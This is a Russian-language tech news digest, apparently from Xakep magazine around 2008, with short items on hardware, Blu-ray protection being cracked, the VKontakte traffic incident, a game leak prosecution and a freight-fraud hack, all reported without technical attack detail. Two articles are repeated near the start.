Правительства разных стран стремятся ограничивать сетевую свободу своих граждан, — этот факт уже не нов. Достаточно вспомнить Китай с его «Золотым щитом» или недавнюю блокировку ЖЖ властями Казахстана. Наше правительство, как это ни удивительно, пока строительством шлюзов, подобных китайскому, не озадачивалось, зато наши разработчики ПО, что еще более удивительно, высказываются «за». Идея Евгения Касперского о введении интернет-паспортов в свете последних событий начинает казаться совсем безобидной. Дело в том, что теперь президент отечественной ассоциации разработчиков ПО Валентин Макаров выступил с предложением создать в России шлюз, который отделит нас от всего остального интернета. По его мнению, совсем не обязательно использовать подобную конструкцию для ущемления свободы в Сети, ведь это еще и удобный инструмент для борьбы с недобросовестным ее использованием. При этом он предлагает опираться на опыт уже упомянутого Китая, Сингапура и Японии, и даже подсчитал, что на создание шлюза уйдет порядка 10 лет и несколько сот миллионов долларов, которые с радостью должны предоставить инвесторы. Утешает одно — с людьми, принимающими решения по таким вопросам, свой проект Павел пока не обсуждал. Хотелось бы думать, что идея Макарова не придется им по душе, даже если им ее



представят, потому как слишком хорошо известно, куда ведут дороги, вымощенные благими намерениями.

«Резиновый» Blu-ray



Как известно — места много не бывает, и неважно, о чем идет речь: о емкости жесткого диска, или же о любом другом носителе информации. Последнее время ученые всего мира активно стараются увеличить объем оптических дисков. Венцом прогресса пока считается формат Blu-ray, вмещающий до 54 Гб. Над увеличением этой цифры бьются лучшие умы планеты. Так, TDK уже анонсировала появление 100-гигабайтных Blu-ray дисков, а компания Pioneer летом 2008 года продемонстрировала прототип на 400 Гб. Однако все это может показаться детским лепетом в сравнении с разработкой университета Беркли. Тамошние гении измыслили технологию, способную увеличить емкость Blu-ray, ни много, ни мало, до одного терабайта. Разработка получила название «летающая плазмоническая головка». На деле это не что иное, как группа металлических линз, направляющих лазерный луч сквозь возбужденные электроны. Такой луч способен наносить на диск дорожки нано-размеров, и сами создатели сравнивают скорость и точность работы головки с «Боингом 747», летящим в 2 мм над землей. По сути, вся эта конструкция напоминает старый проигрыватель для виниловых пластинок, которым ученые и вдохновлялись. Коммерческое производство и применение «ретро-новинки» планируют начать уже в течение ближайшей пятилетки.

Meganews

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@REAL.XAKEP.RU /

Обо всем за последний месяц






Охлаждаем красиво

Хорошо известная всем, кто предпочитает качественное и красивое железо, компания Thermaltake часто радует нас новинками. Сегодняшний случай — не исключение. Новый процессорный кулер Thermaltake SpinQ для чипсетов Socket LGA775 (Intel) и Socket 754/939/AM2/AM2+ (AMD) хочется назвать произведением искусства. Девайс длиной 85 мм и диаметром 80 мм за счет встроенной подсветки в работающем состоянии напоминает турбину какого-то футуристического корабля. Красота дизайна и подсветка это хорошо, но технические характеристики еще лучше. Кулер состоит из 50 пластин алюминиевого радиатора, нанизанных на шесть отполированных до зеркального блеска теплоотводных трубок, в свою очередь исполненных из алюминия и меди. Количество оборотов в минуту регулируется от 1000 до 1600 (выносной регулятор в комплекте), а уровень шума при этом составляет от 19 до 28 дБ. Также, благодаря технологии Spiral Fin Technology, на поверхности устройства формируется спираль, которая, по заверениям создателей, существенно улучшает его производительность. К сожалению, цена и дата поступления кулера в продажу пока неизвестны, но будем ждать и надеяться.


Blu-ray не устоял

Окончательно взломать систему защиты Blu-ray дисков от копирования удалось группе хакеров с форумов Doom9 (forum.doom9.org). По указанной ссылке можно почитать подробности того, как идея превратилась в работающую технологию. Прогнозы некоторых аналитиков, предрекавших, что в ближайшие 8-10 лет «раскусить» защиту не удастся, рухнули уже давно. По сути, BD+ была взломана еще полгода назад, когда в программе SlySoft AnyDVD появилась возможность просматривать зашифрованные диски. Но прога была платной, а решение от ребят с Doom9 относится к open source и вполне подходит для VLC или mplayer. Ключом к взлому послужил тот факт, что дешифровать Blu-ray диски могут не только аппаратные плееры, но и программные. Хорошая новость заключается в том, что теперь должен появиться даже Blu-ray плеер под Linux, создание которого в обход BD+ было невозможно. Традиционно, есть и плохая — производители наверняка будут совершенствовать и менять схему BD+ как для программных, так и для аппаратных плееров. А значит, нам придется искать новые версии софта или качать и ставить новые прошивки на аппаратные плеера. Хотя взломщиков это в любом случае не остановит. Скорее всего, эти версии падут точно так же, как и старые.




Количество вредоносного ПО, удаляемого с машин российских юзеров технологиями Microsoft, возросло на **86%**.

Затмение от MSI



Тайваньская компания MSI, один из признанных лидеров в области создания системных плат и другого, самого разнообразного, железа, представила новую материнскую плату MSI Eclipse. Интересной особенностью новинки является рекомендованная Intel технология DrMOS второго поколения, с возможностью управлять питанием чипсета. Напомним, что DrMOS убивает сразу двух зайцев — обеспечивает прекрасную производительность, одновременно снижая энергопотребление. MSI Eclipse — первая плата с DrMOS второго поколения на борту. За счет этого удалось избавиться от громоздкой конструкции теплоотвода, заменив его на два изящных, но более чем действенных, теплопроводника. Производители уверяют, что плата с легкостью способна удерживать рабочую температуру в пределах 45°C и даже в суровых условиях оверклокинга — в пределах 80°C. Ну, а чтобы счастье ценителей хорошего железа было более полным, в комплекте к MSI Eclipse идет аппаратный аудио-процессор от Creative — X-Fi, относящийся к high-end классу, плюс платы снабжаются звуковыми картами X-Fi Xtreme Audio. Помимо вышеперечисленного, для Eclipse разработали новый инструментарий BIOS. К уже известным нам по плате MSI P45 фишкам добавились две функции CPU Specification и M-Flash. Последний совершенно уникален, — это первый в своем роде инструмент, позволяющий загрузить через USB вторую BIOS и протестировать ее перед установкой.

Россия занимает **1**-е место в мире по количеству пользователей IPv6 — **0.76%** от общего числа юзеров страны.



Двуликий ноутбук

Чего только ни придумывают производители ноутбуков, чтобы заинтересовать покупателя и перещеголять конкурентов. Вот и компания Fujitsu не стоит на месте. Несмотря на то, что идея ноутбуков с дополнительным дисплеем не нова и большой популярности не заработала, это не мешает Fujitsu пробовать и дерзать. Ноутбук LifeBook N7010 с 16-дюймовым экраном и вспомогательным сенсорным дисплеем, диагональю 4" позиционируется производителем как замена настольному ПК. Такому заявлению вполне соответствует начинка: процессор Intel Core 2 Duo P8400 (2.26 ГГц), 4 Гб оперативной памяти, дискретное видео ATI Radeon HD 3470 (256 Мб), жесткий диск на 320 Гб, привод Blu-ray, 3-мегапиксельная камера, HDMI-выход, съемный пылевой фильтр и даже клавиатура, защищенная от попадания жидкости. Но все же главной фишкой остается сенсорный Touch Zone — так назвали в Fujitsu 4-дюймовый экран. На нем можно не только просматривать фото и управлять приложениями. На Touch Zone можно вывести и само приложение, вместо того чтобы его минимизировать. По сути, это хоть и маленький, но полноценный второй монитор. Любителям в одном окне смотреть фильм, а во втором заниматься чем-то еще, это решение должно придтись по душе. Рекомендованная цена ноутбука составляет $1500.

Известный торрент-трекер thepiratebay.org отправил заявку в книгу рекордов Гиннеса, достигнув отметки **25 млн**. пользователей.

Самый мощный суперкомпьютер на планете — система Roadrunner компании IBM, производительностью **1.106** петафлоп.

PayPal русифицировался



Свершилось невероятное — великая и ужасная платежная система PayPal «заговорила» по-русски. PayPal, прозванная в народе «Палкой», хорошо известна как не самая дружественная к России и странам СНГ система оплаты. До недавнего времени те россияне, кто все же пользовался ее услугами (например, совершая покупки через eBay), находились в крайне незавидном положении «жителей страны третьего мира». На сайте PayPal не было русского интерфейса, возможность принимать платежи для нашей страны отключена до сих пор, да и с оплатой покупок то и дело возникают проблемы. Но ситуация, похоже, начинает меняться к лучшему — paypal.com внезапно явил нашим пользователям грамотный русский интерфейс. Стоит отметить, что, считая великий и могучий, сайт переведен всего лишь на 5 языков. По Сети сразу поползли слухи, что к концу 2009-го года русскоязычную площадку планирует освоить и eBay, а значит недалеко до возможности принимать на PayPal деньги, выступая в качестве полноценного продавца. Насколько оправданы эти ожидания — неизвестно, а вот ожидать поддержку на родном языке, скорее всего, действительно стоит. Без сомнения, это должно облегчить жизнь многим любителям сетевого шоппинга.

В самолет по штрих-коду

Технологии будущего с пугающей скоростью становятся технологиями настоящего. Например, весьма интересную идею выдвинула и воплотила авиакомпания American Airlines. Она предоставила своим клиентам услугу отправки билета прямо на мобильный телефон в цифровом виде. Штрих-код при этом и вовсе пересылается отдельным графическим файлом с большим разрешением. Получается, что распечатывать билет нет никакой необходимости. Если экран мобильного позволяет, достаточно вывести на него картинку штрих-кода и поднести телефон к специальному сканеру в аэропорту. Загвоздка пока заключается лишь в том, что подобными «специальными сканерами» оснащены далеко не все аэропорты в США, не говоря о других странах. Тем не менее, сходную систему сейчас тестирует еще одна американская авиакомпания — Delta Airlines. Интересно, как быстро технология доберется до других стран, и как на это отреагируют хакеры :).






Платные «Одноклассники»

Не так давно одна из крупнейших российских социальный сетей «Одноклассники» начала монетизироваться (мы писали об этом — в качестве пробного шара была запущена платная услуга «режим невидимки»). Затем последовали и другие «дополнительные услуги»... а теперь создатели ресурса, очевидно, посчитали, что от пробных попыток пора переходить к более серьезным действиям. Ход конем сделан — регистрация новых пользователей на «Одноклассниках» стала платной. Оплата производится опять же посредством SMS. Стоимость активации аккаунта составляет около $1 США (сумма варьируется в зависимости от оператора). Тем, кто не хочет платить, предоставляется урезанная версия сайта: без возможности выставлять оценки фотографиям и писать комментарии. Но особенно интересно, что подается все под видом борьбы со спамом. Официальная формулировка: «Это вынужденная мера, необходимая для поддержания порядка на сайте и защиты всех пользователей от автоматической рассылки спама. Спасибо за понимание!». Сомнений нет, платная регистрация сыграет свою роль и в борьбе со спам-рассылками. Но, сдается нам, первичная задача новшества далека от столь благородных целей.

QWXGA-мониторы грядут

Сразу двумя новинками порадовали нас производители мониторов, — да какими! Широкоформатные дисплеи уже и так потихоньку становятся нормой, но компания Samsung решила «развить мысль», представив публике первый в мире QWXGA-монитор. 23-дюймовая модель 2342BWX с соотношением сторон 16:9 обладает разрешением 2048 x 1152. Благодаря этому на экране спокойно умещаются сразу два документа формата A4 — и еще остается место для Vista Sidebar. Однако технические характеристики выглядят не столь внушительно: контрастность монитора — 20000:1, время отклика составляет 5 мс, а размер пикселя 0.249 миллиметра. Интересно, что на родном корейском рынке 2342BWX будет стоить всего $295, но время начала поставок в другие страны и цены для них пока не объявлены. Не отстает от Samsung и компания Dell. Вскоре после презентации 2342BWX Dell тоже объявил о выпуске QWXGA-монитора — SP2309. Разрешение у Dell аналогичное: 2048 x 1152, а вот остальное выглядит более многообещающе: заявленная динамическая контрастность 80000:1, цветовой охват пространства NTSC 98% и время отклика при этом всего 2 мс. Цена на SP2309 пока неизвестна, даже «родная».



Порядка **20%** потребителей США отказались от сетевых покупок из-за страха перед кражей личных данных.


«Вконтакте» как оружие



Пока «Одноклассники» вводят платную регистрацию, руководитель проекта «Вконтакте» Павел Дуров балуется DDoS-атаками, используя свою социальную сеть как орудие возмездия. Объектом атаки стал сайт «Премии рунета», неприятности с которой начались у «Вконтакте» еще в прошлом году. Тогда, по словам Дурова, проголосовать за его детище смогла от силы лишь десятая часть пользователей ресурса. Сайт премии просто не выдерживал нагрузок, ввиду огромного количества желающих отдать голос любимой соц. сети. В итоге, «Вконтакте» занял второе место, уступив первое bash.org.ru. В текущем году «Вконтакте» на «Премию рунета» официально не номинировался, но его выдвинули пользователи, что предусмотрено правилами. Узнав об этом, Павел Дуров не растерялся и попросил организаторов удалить свой сайт из списка участников. Те, в свою очередь, направили Павлу e-mail с просьбой подтвердить свое намерение быть исключенным из голосования и заверениями, что в этом году ситуация с зависанием сайта не повторится, — на что Дуров отреагировал не совсем адекватно. Заявив, что организаторы его игнорируют, он добавил в код «Вконтакте» маленький кусочек, из-за которого каждый заходящий на сайт пользователь, сам того не подозревая, обращался к сайту premiaruneta.ru. «Премия рунета» не выдержала и «легла» почти на день. Сам Дуров объяснил свои действия проведением «тест-драйва». Он сказал, что просто хотел проверить, действительно ли прошлогоднюю нестабильность сайта устранили, как его заверили организаторы. Оказалось, что нет, и Павлу теперь вполне может грозить судебное разбирательство. После инцидента «Вконтакте», конечно, был исключен из списка участников.

Виртуальный железный занавес

Правительства разных стран стремятся ограничивать сетевую свободу своих граждан, — этот факт уже не нов. Достаточно вспомнить Китай с его «Золотым щитом» или недавнюю блокировку ЖЖ властями Казахстана. Наше правительство, как это ни удивительно, пока строительством шлюзов, подобных китайскому, не озадачивалось, зато наши разработчики ПО, что еще более удивительно, высказываются «за». Идея Евгения Касперского о введении интернет-паспортов в свете последних событий начинает казаться совсем безобидной. Дело в том, что теперь президент отечественной ассоциации разработчиков ПО Валентин Макаров выступил с предложением создать в России шлюз, который отделит нас от всего остального интернета. По его мнению, совсем не обязательно использовать подобную конструкцию для ущемления свободы в Сети, ведь это еще и удобный инструмент для борьбы с недобросовестным ее использованием. При этом он предлагает опираться на опыт уже упомянутого Китая, Сингапура и Японии, и даже подсчитал, что на создание шлюза уйдет порядка 10 лет и несколько сот миллионов долларов, которые с радостью должны предоставить инвесторы. Утешает одно — с людьми, принимающими решения по таким вопросам, свой проект Павел пока не обсуждал. Хотелось бы думать, что идея Макарова не придется им по душе, даже если им ее представят, потому как слишком хорошо известно, куда ведут дороги, вымощенные благими намерениями.




«Резиновый» Blu-ray



Как известно — места много не бывает, и неважно, о чем идет речь: о емкости жесткого диска, или же о любом другом носителе информации. Последнее время ученые всего мира активно стараются увеличить объем оптических дисков. Венцом прогресса пока считается формат Blu-ray, вмещающий до 54 Гб. Над увеличением этой цифры бьются лучшие умы планеты. Так, TDK уже анонсировала появление 100-гигабайтных Blu-ray дисков, а компания Pioneer летом 2008 года продемонстрировала прототип на 400 Гб. Однако все это может показаться детским лепетом в сравнении с разработкой университета Беркли. Тамошние гении измыслили технологию, способную увеличить емкость Blu-ray, ни много, ни мало, до одного терабайта. Разработка получила название «летающая плазмоническая головка». На деле это не что иное, как группа металлических линз, направляющих лазерный луч сквозь возбужденные электроны. Такой луч способен наносить на диск дорожки нано-размеров, и сами создатели сравнивают скорость и точность работы головки с «Боингом 747», летящим в 2 мм над землей. По сути, вся эта конструкция напоминает старый проигрыватель для виниловых пластинок, которым ученые и вдохновлялись. Коммерческое производство и применение «ретро-новинки» планируют начать уже в течение ближайшей пятилетки.


Новая жертва торрентов



Использование P2P-сетей все чаще стало караться по закону. Особенно остро этот вопрос встает, когда речь заходит о распространении пиратских версий софта, игр или фильмов, просочившихся в Сеть еще до официального релиза. Громкий прецедент такого рода произошел в 2002 году в США, когда в интернет попал еще не вышедший на экраны фильм «Звездные войны: Атака клонов». Тогда виновника нашли и осудили. А теперь «похвастаться» схожим судебным процессом может и Россия. В начале этого года, за месяц до официальной премьеры, в Сеть мистическим образом просочилась игра «Assasin's Creed». Как выяснилось позже, утечка произошла прямо из офиса российского издателя — компании «Акелла». Распутать виртуальные следы удалось службе безопасности «Акеллы» и специалистам по борьбе с кибер-преступлениями из организации «Русский щит». Оказалось, что один из работников «Акеллы» сделал полную копию игры для друга, взяв с того обещание, никуда ее не копировать, никому не давать и тем более не тиражировать. Студент 4-го курса МГУ Даниил Максименко согласился, а через месяц, обсуждая на торрент-трекере демо-версию «Assasin's Creed», не удержался и похвастался тем, что у него есть полная. Когда ему не поверили и подняли на смех, парень, недолго думая, выложил игру на раздачу, и она моментально разлетелась по всему миру, благо игровое сообщество очень ждало релиза. Материальный ущерб компании-разработчка Ubisoft в результате этого составил порядка $10 млн., а приговор Даниила — 2 года условно. Однако, судя по тому, как бодро сейчас качают и раздают Fallout 3, напугать кого-либо в России такими вещами сложно.

1-го ноября Microsoft прекратила продажу лицензий на системы Windows из семейства 3.x

Черным по белому



«Весь рынок» устройств для чтения электронных книжек на базе технологии E-Ink, сегодня представлен буквально парой десятков девайсов. Они занимают свою, весьма специфичную, нишу — и до покорения широких масс им пока далеко. Выбирая между навороченным коммуникатором или КПК и аскетической электронной читалкой, пользователь, как правило, предпочтет первое. Куда монохромному экрану, способному пусть и прекрасно отображать текст, да статичные картинки, угнаться за всем спектром мультимедийных развлечений, предлагаемых современными гаджетами! Однако электронные чернила тоже не стоят на месте. По сути, E-Ink экраны точно так же могут быть цветными (на выставках по всему миру это демонстрируется уже не первый год), и, в теории, способны воспроизводить видео. Но такое мы увидим на прилавках магазинов не раньше, чем через 3-4 года. А пока ридеры сделали лишь очередной маленький шаг навстречу пользователям при помощи компании Sony, выпустившей в свет новую читалку PRS-700. Устройство ярко выделяется на фоне себе подобных за счет сенсорного экрана и встроенной диодной подсветки. С одной стороны, благодаря ним ридер обрел более современные черты и, наконец, избавил приверженцев е-буков от необходимости покупать дополнительные осветительные приборы, с другой — из-за нововведений экран потерял в четкости и посерел, а это практически главное преимущество E-Ink. Цена тоже не утешает — порядка $400 за океаном. Очень похоже, что в стремлении угодить избалованной публике Sony допустила промашку. Ценители E-Ink, скорее всего, пройдут мимо новинки, разочаровавшись в качестве изображения, а потягаться с устройствами вне своей тесной ниши PRS-700 по-прежнему не может.

Русские хакеры настолько суровы...

Русская смекалка порой просто поражает воображение, а уж когда дело касается не очень легальных путей обогащения, возможным становится даже невозможное. Два простых русских иммигранта — Николас Лэйкс и Вячеслав Беркович — умудрились хакнуть сайт safersys.org. Данный ресурс, между прочим, принадлежит министерству транспорта США — на нем выложен список федеральных транспортных компаний, занимающихся грузоперевозками. Сообразительные хакеры обнаружили на сайте уязвимость и придумали следующее — они временно заменяли адрес и телефон одной из зарегистрированных там компаний на свои и находили в Сети заказ на доставку груза. Затем, по-прежнему от лица крупной транспортной компании, перепоручали доставку любой реально существующей фирме-грузоперевозчику. По «выполнении заказа», получив от клиента деньги, мошенники исчезали, возвращая контактные данные в исходный вид. Благодаря найденной дырке, Лэйкс и Беркович делали деньги буквально из воздуха на протяжении трех лет. За это время им удалось стать богаче на $500.000, и теперь им предъявляют обвинение в мошенничестве с использованием компьютера, телефонной связи и почты.



USB 3.0, финальная спецификация



Еще в сентябре текущего года на форуме IDF вице-президент компании Intel официально объявил о том, что работа над USB 3.0 идет полным ходом, и назвал совершенно головокружительные цифры, пообещав пиковую скорость обмена данными около 5 Гб/сек. Озвученная Пэтом Гелсингером информация начинает подтверждаться. На USB Implementers Forum были опубликованы финальные технические характеристики грядущего Universal Serial Bus 3.0, согласно которым скорость действительно будет достигать 4.8 Гб/сек, что в 10 раз быстрее USB 2.0. Помимо этого увеличили энергоэффективность стандарта SuperSpeed USB, добавили поддержку более длинных соединительных кабелей и, разумеется, оставили обратную совместимость со всеми предыдущими версиями USB. Единственное, от чего так и не удалось избавиться — высокая загрузка процессора. Но разработчики уверены, что это не такая уж серьезная проблема, ведь производительность USB 3.0 оставляет позади и eSATA, и IEEE 1394c, а значит, есть смысл пожертвовать ради него свободными системными мощностями. В продаже компьютеры и железо с USB 3.0 на борту должны появиться уже в 2009 году.

Фестиваль короткометражных фильмов



Schweppes, всемирно известный производитель газированных напитков для взрослых, представляет фестиваль короткометражных фильмов. В этом мероприятии участвует много смелых и неординарных режиссеров: Ноа Маршалл с фильмом «Последствия»; Джемс Пилкингтон («Великолепный!»); Кезия Барнетт («Мистер Джет Блэк»); Мелани Бридж («Коллекционер») и Патрик Хьюз («Знаки»). Для прьемьер фестиваля была выбрана уникальная площадка — интернет-кинотеатр www.schweppes.ru. Нигде больше: ни в кинотеатрах, ни по телевизору, ни на каких закрытых показах фильмы идти не будут.

Будущее кредитных карт



Проблема безопасности платежей по кредиткам стоит перед банками и сходными организациями давно и в полный рост. Оригинальный способ обезопасить деньги при покупках онлайн предложила своим клиентам Visa Europe. Компания продемонстрировала общественности новые кредитные карты, оснащенные клавиатурой и мини-дисплеем для генерации одноразового секретного кода. В целом карточка не отличается от обычной — наличествует магнитная полоса, да и габариты аналогичны. Вся разница в том, что вводить свой постоянный PIN-код теперь нужно на клавиатуре самой карты, и нужды «светить» им в Сети больше нет. После ввода PIN'а на встроенном экране сгенерируется временный секретный ключ, который и будет использован для подтверждения сетевой транзакции. Разумеется, таким одноразовым кодом не смогут воспользоваться мошенники, даже если он попадет к ним в руки, — на то он и одноразовый. Насколько удачной окажется идея Visa Europe, покажут время и отзывы первых обладателей новшества.

«Собаке» поставят памятник



Как только ни называют символ «@». Мы говорим «собака», а в других странах прозвища варьируются от «обезьяньего хвостика» до «уточки» или «клеща». Но суть от этого не меняется: @ плотно вошел в нашу жизнь, благодаря электронной почте, хотя применяется он не только для отделения имени пользователя от названия домена. Символ стал настолько узнаваем и распространился так широко, что в 2004 году его даже добавили в азбуку Морзе, чтобы упростить передачу e-mail адресов. Сегодня «собаку» прочно ассоциируют с интернетом, хотя точное происхождение символа неизвестно, и по одной из версий уходит корнями в XVI век. Все это, похоже, мало волнует комиссию по монументальному искусству при Мосгордуме, которая приняла решение поставить в Москве памятник «собаке». Оригинальный проект на рассмотрение комиссии выдвинул один из крупнейших российских интернет-порталов. Какой именно, — остается загадкой, зато известно, что авторы идеи также предлагают организовать вокруг композиции зону бесплатного беспроводного доступа в интернет — для привлечения публики. Пожалуй, вместо этого им бы стоило для начала подумать о том, как быть с авторскими правами, и выбрать для памятника место, согласовав его с Москомархитектурой.

Дави на газ!



